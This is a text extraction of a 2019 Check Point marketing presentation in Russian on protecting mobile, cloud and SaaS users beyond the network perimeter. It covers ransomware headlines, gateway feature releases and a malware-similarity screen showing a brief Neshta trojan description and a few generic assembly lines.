



Check Point
SOFTWARE TECHNOLOGIES LTD

НА БЕГУ И В ОБЛАКАХ

Киберзащита вне периметра

Алексей Белоглазов | Технический
эксперт по защите от кибер-атак, Check
Point,
Восточная Европа и Ближний Восток
abeloglazov@checkpoint.com

+79856478564

©2019 Check Point Software Technologies Ltd.



WELCOME TO THE FUTURE OF
CYBER SECURITY

POWERED BY  CHECK POINT
INFINITY

CLOUD • MOBILE • THREAT PREVENTION



Тренды кибер-угроз в России за последние 6 мес.

% атакованных организаций

30%
25%
20%
15%
10%
5%
0%

The New York Times

Hit by Ransomware Attack, Florida City Agrees to Pay Hackers \$600,000



The city council in Riviera Beach, Fla., voted quietly to authorize a nearly \$600,000 ransom payment after hackers paralyzed the city's computer systems. Wilfredo Lee/Associated Press

Recovery costs for Baltimore hack to exceed \$18m



Cleanup effort and lost revenue is expected to cost more than 180 times the initial ransom


Целенаправленные атаки

- Mobile
- Ransomware
- Banking
- Botnet

2019-03-04
2019-03-11
2019-03-18
2019-03-25
2019-04-01
2019-04-08
2019-04-15
2019-04-22
2019-04-29
2019-05-06
2019-05-13
2019-05-20
2019-05-27
2019-06-03
2019-06-10
2019-06-17
2019-06-24
2019-07-01
2019-07-08
2019-07-15
2019-07-22
2019-07-29
2019-08-05
2019-08-12
2019-08-19
2019-08-26



Защита от кибер-атак на периметре



Новый функционал защиты от угроз на шлюзах



Check Point
SOFTWARE TECHNOLOGIES LTD



R80.30 (рекомендованная версия):

- Проактивная очистка документов в веб
- AV и эмуляция файлов в FTP



R80.40 (ЕА, релиз в конце 2019):

- AV и эмуляция файлов в IMAP, POP3, SSH, SCP, SFTP и много-поточковом SMBv3
- Инспекция HTTP/2
- Защита IoT





R80.x в эл. почте (сен-окт 2019):


- Улучшенная проверка ссылок (Click-Time)
- Улучшенная проверка архивов с паролями

Работа за пределами традиционного периметра







**Бизнес
вчера**

-  Почта
-  Веб
-  Файлы и сервисы
-  Внешние устройства




**Бизнес
сегодня**

-  Уязвимые или вредоносные приложения
-  Подставные точки доступа
-  Перехват трафика
-  Перехват учетки

Чего мы НЕ видим на шлюзах безопасности?






Check Point
SOFTWARE TECHNOLOGIES LTD



Киберзащита вне периметра



Check Point
SOFTWARE TECHNOLOGIES LTD



Гибридное
облако



Представляем:


Продвинутая киберзащита вне периметра

SECURITY BEYOND THE PERIMETER

Киберзащита вне периметра



Check Point
SOFTWARE TECHNOLOGIES LTD



WELCOME TO THE FUTURE OF CYBER SECURITY


©2019 Check Point Software Technologies Ltd.



Безопасны ли облачные приложения и как их защищать?



9% компаний из списка РБК 500 уже используют облачную почту Office 365 / G-Suite



- Торговля
- Нефть и газ
- Дистрибуция
- Сел. хоз-во и продукты
- Автомобили
- Транспорт
- Металлы и добыча
- Другие



Check Point Research, 2019

Разделение ответственности: провайдер vs. ИБ, ИТ, DevOps...



Продвинутая защита облачных приложений



Check Point
SOFTWARE TECHNOLOGIES LTD



Check Point
SandBlast
ZERO-DAY
PROTECTION

Предотвращение
угроз «нулевого
дня»



Машинное
обучение



Защита от
фишинга



Защита
учетных
записей



Визуализаци
я и контроль



CHECK POINT
CloudGuard

SaaS

Office 365

G Suite

OneDrive

box

Dropbox



Выявление «ДНК» новых вредоносных

Neshta

Neshta is a trojan which was first seen in the wild on 2010. Neshta makes modifications in the system registries and in the browser settings in order to install malicious toolbars or extensions. Neshta distributes itself by injecting its code to other executable files.

Read more on Check Point Threatcloud Intelligence

Similarity Analysis

Similar code blocks

Similar behavioral IOCs

```
Code block 1 of 3
1 push ebp
2 mov ebp, esp
3 add esp, -0x20
4 xor eax, eax
5 mov dword ptr [ebp - 0x20], eax
6 mov dword ptr [ebp - 0x18], eax
